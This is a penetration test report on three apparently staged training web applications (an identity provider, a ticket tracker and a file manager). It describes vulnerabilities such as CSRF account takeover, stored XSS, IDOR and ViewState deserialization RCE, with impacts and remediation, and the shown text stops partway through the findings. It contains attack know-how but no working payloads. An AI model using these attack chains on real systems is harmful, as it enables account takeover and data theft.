



# HackTheCert Application Penetration Testing Report V1

## Web Application Penetration Testing

CLIENT  
**EG-CERT**



**Confidential**  
Oct 18<sup>th</sup>, 2022

**ATTENTION:** This document contains information from HackTheCert & EG-CERT, that is confidential and privileged. The information is intended for the private use of the client. By accepting this document, you agree to keep the contents in confidence and not copy, disclose, or distribute this without a written request to and written confirmation from HackTheCert & EG-CERT. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of the contents of this document is prohibited.



## Table of Contents

<b>Document Control .....</b>	<b>4</b>
<b>1 Executive Summary .....</b>	<b>5</b>
1.1 Scoping and Time Limitations .....	5
1.2 Testing Summary .....	6
1.4 Activity Summary .....	6
1.5 Summary of Findings.....	8
<b>2 Project Descriptions .....</b>	<b>9</b>
2.1 Project Objective .....	9
2.2 Project Scope .....	10
2.3 Project Timeline .....	11
2.4 Project Team .....	11
<b>3 Assessment Methodology.....</b>	<b>12</b>
3.1 Application Penetration Testing .....	12
3.2 Overall Vulnerability Risk Classification .....	13
<b>4 Vulnerability Findings.....</b>	<b>14</b>
4.1 Fake Egyptian Identity Provider .....	14
4.2 SupportTicket - Issue Tracker .....	21
4.3 Secure File Manager .....	27
<b>5 Attack Scenarios.....</b>	<b>32</b>
<b>5.1 Fake Egyptian Identity Provider .....</b>	<b>32</b>
5.1.1 Account Takeover via CSRF in Edit Profile Functionality .....	32
5.1.2 Cleartext Submission of Password .....	35
5.1.3 Clickjacking (UI Redressing).....	37
5.1.4 Information Disclosure through Forget Password Functionality .....	38
5.1.5 Unencrypted Communications .....	41
5.1.6 Self XSS via Edit Profile.....	42
5.1.7 Sensitive Cookie in HTTP Session Without 'Secure' and 'HttpOnly' Attribute .....	44
5.1.8 TLSv1.0 and TLSv1.1 Enabled.....	45
<b>5.2 SupportTicket - Issue Tracker .....</b>	<b>46</b>
5.2.1 Stored XSS via Create Category .....	46
5.2.2 IDOR in Show Tickets Functionality.....	48
5.2.3 Clickjacking (UI Redressing).....	48
5.2.4 Unencrypted Communications .....	49
5.2.5 Request URL Override .....	50
5.2.6 Improper Error Handling.....	53
5.2.7 TLSv1.0 and TLSv1.1 Enabled.....	55



<b>5.3 Secure File Manager .....</b>	<b>56</b>
5.3.1 Remote Code Execution via ViewState Deserialization .....	56
5.3.2 Local File Disclosure in Download Files Functionality .....	57
5.3.3 Clickjacking (UI Redressing).....	61
5.3.4 Full Path Disclosure .....	62
5.3.5 Unencrypted Communications .....	63
5.3.6 TLSv1.0 and TLSv1.1 Enabled.....	64
<b>Conclusion.....</b>	<b>65</b>



# Document Control

## Document Details

Document Title	HackTheCert Application Penetration Test Report for EG-CERT
Classification	Confidential
Description	This document includes technical details of the penetration test conducted by DarkSec to evaluate HackTheCert's security posture.

## Document History

Version	Date	Author Name	Approver	Summary of changes
1	18/10/2022	Omar Elshopky	—	Penetration Test Findings



# 1 Executive Summary

DarkSec evaluated HackTheCert's security posture through penetration testing from October 13th, 2022 to October 16th, 2022. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

The scope of this exercise is to evaluate the security of the application; DarkSec attempted to evaluate the current security posture of HackTheCert Application and the level of security risk associated with the environment and the technologies in use by performing a wide variety of vulnerability checks and targeted Penetration tests.

Furthermore, the findings in this report reflect the conditions found during the testing, and do not necessarily reflect current conditions, it is highly recommended to quickly fix the found vulnerabilities.

## 1.1 Scoping and Time Limitations

Security assessment includes testing for security loopholes in the scope defined below. Apart from the following, no other information was provided. Nothing was assumed at the start of the security assessment.

The following was the scope covered under the security audit:

*Fake Egyptian Identity Provider:* <http://sso-eejn99.hackthecert.systems/>

*SupportTicket - Issue Tracker:* <http://support-jqn7t8.hackthecert.systems/>

*Secure File Manager:* <http://fileserver-3n25yz.hackthecert.systems/>

Time limitations were in place for testing. HackTheCert penetration testing was permitted for 3 days and a half.

## 1.2 Testing Summary

Initial reconnaissance of the EG-CERT **HackTheCert** resulted in the discovery of the following vulnerabilities.

The identified vulnerabilities and weaknesses found in HackTheCert's Applications: -

- Remote Code Execution via ViewState Deserialization
- Local File Disclosure in Download Files Functionality
- Account Takeover via CSRF in Edit Profile Functionality
- Stored XSS via Create Category
- Cleartext Submission of Password
- IDOR in Show Tickets Functionality
- Clickjacking (UI Redressing)
- Full Path Disclosure
- Information Disclosure through Forget Password Functionality
- Unencrypted Communications
- Request URL Override
- Self XSS via Edit Profile
- Sensitive Cookie in HTTP Session Without 'Secure' and 'HttpOnly' Attribute
- Improper Error Handling
- TLSv1.0 and TLSv1.1 Enabled

## 1.4 Activity Summary

#	Web Application Tests Checklist	Status
A	Injection Tests	
1	Basic Stored Cross-site scripting (XSS)	Failed
2	Basic SQL injection payload	Passed
3	Time-based SQL injection payload	Passed
4	Error-based SQL injection payload	Passed
5	Blind-based SQL injection payload	Passed
6	Boolean-based SQL injection payload	Passed
7	File inclusion and disclosure	Failed
8	Host Header injection payload	Passed
B	Session Management Tests	
1	Session Fixation	Passed
2	Sensitive Cookie in HTTPS Session Without 'Secure' Attribute	Failed
3	'HttpOnly' flag is set in the Cookie	Failed
C	Client-Side Tests	
1	Missing header "X-Frame-Options" - Clickjacking	Failed



2	Open Redirection – GET Request	Passed
3	Open Redirection – POST Request	Failed
4	Auditing JS files for sensitive information	Passed
5	CSRF Attacks	Failed
D	Insecure Design	
1	Passing sensitive information through the front-end	Failed
E	Insecure Transportation	
1	TLSv1.0 / TLSv1.1 Enabled	Failed
2	Use SSL/TLS for data transfer	Failed
F	Broken Access Control Test	
1	Authentication rate limiting	Passed
2	Authentication bypass	Failed
3	User modifies other user's data	Failed
4	Sensitive files exposure	Passed
5	Reset password token exposure	Failed
6	Insecure direct object references	Failed
G	Review Webserver Metafiles for Information Leakage	
1	Locate /robots.txt /crossdomain.xml /clientaccesspolicy.xml /sitemap.xml	Failed
H	Weak Cryptography	
1	Sensitive information sent via unencrypted channels	Failed
I	Bypassing Authorization Schema	
1	Support non-standard headers ex. 'X-Original-URL', 'X-Rewrite-URL'	Failed




## 1.5 Summary of Findings

The following tables illustrate the vulnerabilities found by number and severity, for each application in scope:

1	4	4	12
Critical	High	Moderate	Low

#	Vulnerability	Severity
<b>A Fake Egyptian Identity Provider</b>		
1	Account Takeover via CSRF in Edit Profile Functionality	High
2	Cleartext Submission of Password	High
3	Clickjacking (UI Redressing)	Moderate
4	Information Disclosure through Forget Password Functionality	Low
5	Unencrypted Communications	Low
6	Self XSS via Edit Profile	Low
7	Sensitive Cookie in HTTP Session Without 'Secure' and 'HttpOnly' Attribute	Low
8	TLSv1.0 and TLSv1.1 Enabled	Low
<b>B SupportTicket - Issue Tracker</b>		
1	Stored XSS via Create Category	High
2	IDOR in Show Tickets Functionality	Moderate
3	Clickjacking (UI Redressing)	Moderate
4	Unencrypted Communications	Low
5	Request URL Override	Low
6	Improper Error Handling	Low
7	TLSv1.0 and TLSv1.1 Enabled	Low
<b>C Secure File Manager</b>		
1	Remote Code Execution via ViewState Deserialization	Critical
2	Local File Disclosure in Download Files Functionality	High
3	Clickjacking (UI Redressing)	Moderate
4	Full Path Disclosure	Moderate
5	Unencrypted Communications	Low
6	TLSv1.0 and TLSv1.1 Enabled	Low







## 2 Project Descriptions

### 2.1 Project Objective

EG-CERT demanded DarkSec perform a Penetration Test on their digital assets. The purpose of this test is to identify application issues. The following are the main objectives of the assessment:


1. Evaluate the protection of EG-CERT, and **HackTheCert** applications with a special emphasis on the confidentiality effectiveness
2. Provide value to EG-CERT's Management by identifying opportunities to significantly strengthen applicable controls
3. Recommend best security practices and guidelines that would mitigate identified risks.

## 2.2 Project Scope

Name	URL / IP / Description
<b>Fake Egyptian Identity Provider</b>	<a href="http://sso-eejn99.hackthecert.systems/">http://sso-eejn99.hackthecert.systems/</a> 
<b>SupportTicket - Issue Tracker</b>	<a href="http://support-jqn7t8.hackthecert.systems/">http://support-jqn7t8.hackthecert.systems/</a> 

## Secure File Manager

<http://fileserver-3n25yz.hackthecert.systems/>



- **Black Penetration Test**
- **External**

This testing did not explicitly attempt Denial of Service (DoS) attacks against any of the HackTheCert applications. However, we performed the penetration testing of HackTheCart applications as unauthorized users without any privilege.

## 2.3 Project Timeline

Project Timeline for Pentest Activity:

- 13, 14, 15, and 16 October 2022 (Remotely)

## 2.4 Project Team

Name	Role
Omar Elshopky	Project Manager & Penetration Tester




## 3 Assessment Methodology

DarkSec pentesting team's assessment methodology includes structured review processes based on recognized "best-in-class" practices as defined by such methodologies as the Open Web Application Security Project (OWASP).

The following also gives a high-level description and process of the DarkSec pentesting team's methodology used for performing Penetration Testing:

### 3.1 Application Penetration Testing

DarkSec uses the OWASP Top ten lists as a guide for application penetration testing.





## 3.2 Overall Vulnerability Risk Classification

Throughout the document, each vulnerability or risk identified has been labeled as a Finding and categorized as a **Critical-Risk**, **High-Risk**, **Moderate-Risk**, or **Low-Risk**. Besides, each supplemental testing note is labeled as an Issue. These terms are defined below:

**Critical Risk:** These findings identify conditions that directly result in the complete compromise or unauthorized access of a network, system, application, or information. Also, it's easy to be exploited. Examples of Critical Risks include known command injection, and SQL injection, which could result in owning critical systems or services; unauthorized access; and disclosure of information.

**High Risk:** These findings identify conditions that could directly result in the compromise or unauthorized access of a network, system, application, or information. Examples of High Risks include known buffer overflows, weak or no passwords, and no encryption, which could result in denial of service on critical systems or services; unauthorized access; and disclosure of information.

**Medium Risk:** These findings identify conditions that do not immediately or directly result in the compromise or unauthorized access of a network, system, application, or information, but do provide a capability or information that could, in combination with other capabilities or information, result in the compromise or unauthorized access of a network, system, application or information. Examples of Medium Risks include unprotected systems, files, and services that could result in denial of service on non-critical services or systems; and exposure of configuration information and knowledge of services or systems to further exploit.

**Low Risk:** These findings identify conditions that do not immediately or directly result in the compromise of a network, system, application, or information, but do provide information that could be used in combination with other information to gain insight into how to compromise or gain unauthorized access to a network, system, application or information. Low-risk findings may also demonstrate an incomplete approach to or application of environmental security measures. Examples of Low Risks include cookies not marked secure; concurrent sessions and revealing system banners



## 4 Vulnerability Findings

The purpose of this section is to go for each identified vulnerability, describe its impact, highlight applications affected, and recommend a course of action to mitigate it using a variety of techniques ranging from sample configuration change to avoiding the activity at all.

### 4.1 Fake Egyptian Identity Provider

#	Vulnerability Name	Severity	URL/IP
1	Account Takeover via CSRF in Edit Profile Functionality	High	http://sso-eejn99.hackthecert.systems/profile
<b>Description:</b> <p>Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web app in which they're currently authenticated. With a little help from social engineering, an attacker may trick the users into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state-changing requests like changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.</p> <p><b>Impact:</b> An attacker could force the victim to edit his email address or password unintentionally to gain full control over the user's account, by chaining with the <a href="#">Stored XSS via Create Category</a> vulnerability.</p> <p><a href="#">Refer to Attack Scenario 5.1.1</a></p>			
<b>Remediation:</b> <p>Apply the following recommendations: -</p> <ul style="list-style-type: none"> <li>Include a CSRF token within relevant requests, which should be: <ul style="list-style-type: none"> <li>Unpredictable</li> <li>Unique for the user's session</li> <li>Strictly validated in every case before the relevant action is executed</li> </ul> </li> <li>Follow the mitigation steps described in <a href="#">Stored XSS via Create Category</a> as the attacker needs to chain both of them to successfully exploit the vulnerability.</li> </ul> <p><b>For more information, check the following URL:</b></p> <ul style="list-style-type: none"> <li><a href="https://owasp.org/www-community/attacks/csrf">https://owasp.org/www-community/attacks/csrf</a></li> <li><a href="https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html</a></li> </ul>			



#	Vulnerability Name	Severity	URL/IP
2	Cleartext Submission of Password	High	<a href="http://sso-eejn99.hackthecert.systems/login">http://sso-eejn99.hackthecert.systems/login</a> <a href="http://sso-eejn99.hackthecert.systems/profile">http://sso-eejn99.hackthecert.systems/profile</a> <a href="http://sso-eejn99.hackthecert.systems/register">http://sso-eejn99.hackthecert.systems/register</a>
<b>Description:</b> Applications transmit passwords over unencrypted connections, making them vulnerable to interception, which results in the disclosure of users' passwords, and compromises that are extremely difficult to investigate.		<b>Impact:</b> An attacker could suitably position to eavesdrop on the victim's network traffic, and easily extract the user credentials from the plain text requests, which causes an account takeover.  <a href="#">Refer to Attack Scenario 5.1.2</a>	
<b>Remediation:</b> Apply the following recommendations: - <ul style="list-style-type: none"> <li>Use transport-level encryption (SSL/TLS) to protect all sensitive communications passing between the client and the server.</li> </ul> <b>For more information, check the following URL:</b> <ul style="list-style-type: none"> <li><a href="https://cwe.mitre.org/data/definitions/319.html">https://cwe.mitre.org/data/definitions/319.html</a></li> </ul>			



#	Vulnerability Name	Severity	URL/IP
3	Clickjacking (UI Redressing)	Moderate	<a href="http://sso-eejn99.hackthecert.systems/">http://sso-eejn99.hackthecert.systems/</a>

### Description:

UI redress attack is when an attacker uses multiple transparent to trick a user into clicking on a button or link on another page when they were intending to click on the top-level page. Thus, the attacker is “hijacking” clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

**Impact:** An attacker could hijack the user keystrokes by carefully crafting a combination of stylesheets, iframes, and text boxes. A user can be led to believe he is typing in the password to his account but is instead typing into an invisible frame controlled by the attacker.

[Refer to Attack Scenario 5.1.3](#)

### Remediation:

Apply the following recommendations: -

- Set the header ‘X-Frame-Options’ with an appropriate option
  - ‘*X-Frame-Options: deny*’ to prohibit the inclusion of the web pages within a frame
  - ‘*X-Frame-Options: sameorigin*’ to restrict framing to the same origin
- Use Content Security Policy to mitigate clickjacking attacks
  - ‘*Content-Security-Policy: frame-ancestors ‘none’’* for prohibiting the framing
  - ‘*Content-Security-Policy: frame-ancestors ‘self’’* for restrict framing to the same origin

**For more information, check the following URL:**

- <https://owasp.org/www-community/attacks/Clickjacking>
- [https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking\\_Defense\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html)





#	Vulnerability Name	Severity	URL/IP
4	Information Disclosure through Forget Password Functionality	Low	<a href="http://sso-eejn99.hackthecert.systems/forgot-password">http://sso-eejn99.hackthecert.systems/forgot-password</a>
<p><b>Description:</b> Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:</p> <ul style="list-style-type: none"> <li>- Data about other users, such as usernames or financial information</li> <li>- Sensitive commercial or business data</li> <li>- Technical details about the website and its infrastructure</li> </ul> <p><b>Impact:</b> An attacker could use the leaked:</p> <ul style="list-style-type: none"> <li>- Source code to know hidden endpoints ex. “/reset-password”</li> <li>- Laravel, and PHP versions to get a known CVE for this version.</li> <li>- SQL queries, and execution time to exploit SQL injection vulnerability.</li> <li>- Reset the password token to takeover admin/normal user account.</li> </ul> <p><a href="#">Refer to Attack Scenario 5.1.4</a></p>			
<p><b>Remediation:</b> Apply the following recommendations: -</p> <ul style="list-style-type: none"> <li>• Disable the debug mode, and use handle the exceptions properly.</li> </ul> <p><b>For more information, check the following URL:</b></p> <ul style="list-style-type: none"> <li>• <a href="https://portswigger.net/web-security/information-disclosure">https://portswigger.net/web-security/information-disclosure</a></li> </ul>			



#	Vulnerability Name	Severity	URL/IP
5	Unencrypted Communications	Low	http://sso-eejn99.hackthecert.systems/
<p><b>Description:</b> Unencrypted connections can be exploited by attackers and ISPs to track users, and to inject adverts and malicious JavaScript. Due to these concerns, web browser vendors are planning to visually flag unencrypted connections as hazardous.</p> <p><b>Impact:</b> An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies.</p> <p><a href="#">Refer to Attack Scenario 5.1.5</a></p> <p><b>Remediation:</b> Apply the following recommendations: -</p> <ul style="list-style-type: none"> <li>• Use transport-level encryption (SSL/TLS) to protect all communications passing between the client and the server.</li> <li>• The 'Strict-Transport-Security' HTTP header should be used to ensure that clients refuse to access the server over an insecure connection.</li> </ul> <p><b>For more information, check the following URL:</b></p> <ul style="list-style-type: none"> <li>• <a href="https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication">https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication</a></li> </ul>			



#	Vulnerability Name	Severity	URL/IP
6	Self XSS via Edit Profile	Low	<a href="http://sso-eejn99.hackthecert.systems/profile">http://sso-eejn99.hackthecert.systems/profile</a>
<p><b>Description:</b> A self XSS is a Reflected XSS that arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way, however, it only triggered if they submit the XSS payload from their browser.</p> <p><b>Impact:</b> An attacker could convince a victim to paste some attacker-supplied input into their browser to control a script that is executed in the victim's browser, then fully compromise the user account.</p> <p><a href="#">Refer to Attack Scenario 5.1.6</a></p>			
<p><b>Remediation:</b> Apply the following recommendations: -</p> <ul style="list-style-type: none"> <li>Combine more than two of the following measures: <ul style="list-style-type: none"> <li>Filter input on arrival as strictly as possible</li> <li>Encode data before outputting them in the HTTP responses</li> <li>Escape hatches that frameworks use to directly manipulate the DOM</li> </ul> </li> </ul> <p><b>For more information, check the following URL:</b></p> <ul style="list-style-type: none"> <li><a href="https://owasp.org/www-community/attacks/xss/">https://owasp.org/www-community/attacks/xss/</a></li> <li><a href="https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Cross Site Scripting Prevention Cheat Sheet.html</a></li> </ul>			



#	Vulnerability Name	Severity	URL/IP
7	Sensitive Cookie in HTTP Session Without 'Secure' and 'HttpOnly' Attribute	Low	http://sso-eejn99.hackthecert.systems/
<p><b>Description:</b> The Secure, and HttpOnly attributes for sensitive cookies in HTTPS sessions are not set, which could cause the user agent to send those cookies in plaintext over an HTTP session, and allow malicious users to access them through a client-side script (if exists).</p> <p><b>Impact:</b> An attacker could use a client-side script to steal the victim's cookies. The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over an HTTP session.</p> <p><a href="#">Refer to Attack Scenario 5.1.7</a></p> <p><b>Remediation:</b> Apply the following recommendations: -</p> <ul style="list-style-type: none"> <li>Always set the 'secure' attribute when the cookie should be sent via HTTPS only.</li> <li>Set the 'HttpOnly' flag to prevent cookie stealing by client-side scripting if exist.</li> </ul> <p><b>For more information, check the following URL:</b></p> <ul style="list-style-type: none"> <li><a href="https://cwe.mitre.org/data/definitions/614.html">https://cwe.mitre.org/data/definitions/614.html</a></li> <li><a href="https://owasp.org/www-community/HttpOnly">https://owasp.org/www-community/HttpOnly</a></li> </ul>			

#	Vulnerability Name	Severity	URL/IP
8	TLSv1.0 and TLSv1.1 Enabled	Low	http://sso-eejn99.hackthecert.systems/
<p><b>Description:</b> Multiple services were found to be accepting connections encrypted using TLSv1.0 and TLSv1.1 which have many cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.</p> <p><b>Impact:</b> TLS 1.0/1.1 is not considered to be "strong cryptography" though can pose extreme privacy and security risks.</p> <p><a href="#">Refer to Attack Scenario 5.1.8</a></p> <p><b>Remediation:</b> Apply the following recommendations: -</p> <ul style="list-style-type: none"> <li>Enable support for TLSv1.2 and TLSv1.3 and disable support for TLS 1.0 and TLSv1.1</li> </ul> <p><b>For more information, check the following URL:</b></p> <p><a href="https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings">https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings</a></p>			



## 4.2 SupportTicket - Issue Tracker

#	Vulnerability Name	Severity	URL/IP
1	Stored XSS via Create Category	High	http://support-jqn7t8.hackthecert.systems/categories
<p><b>Description:</b> Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS.</p> <p><b>Impact:</b> An attacker could inject malicious JavaScript code into the tickets' categories page to try to hijack the users' session or manipulate the DOM to annoy the victim without any interaction with the victim user.</p> <p><a href="#">Refer to Attack Scenario 5.2.1</a></p> <p><b>Remediation:</b> Apply the following recommendations: -</p> <ul style="list-style-type: none"> <li>Combine more than two of the following measures: <ul style="list-style-type: none"> <li>Filter input on arrival as strictly as possible</li> <li>Encode data before outputting them in the HTTP responses</li> <li>Escape hatches that frameworks use to directly manipulate the DOM</li> </ul> </li> </ul> <p><b>For more information, check the following URL:</b></p> <ul style="list-style-type: none"> <li><a href="https://owasp.org/www-community/attacks/xss/">https://owasp.org/www-community/attacks/xss/</a></li> <li><a href="https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html</a></li> </ul>			



#	Vulnerability Name	Severity	URL/IP
2	IDOR in Show Tickets Functionality	Moderate	http://support-jqn7t8.hackthecert.systems/tickets/{id}

### Description:

Insecure Direct Object References occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users.

**Impact:** An attacker could access other users' tickets stored in the database by crawling over the tickets' ids, knowing sensitive information written from the admin side, and commenting on them without being authorized.

[Refer to Attack Scenario 5.2.2](#)

### Remediation:

Apply the following recommendations: -

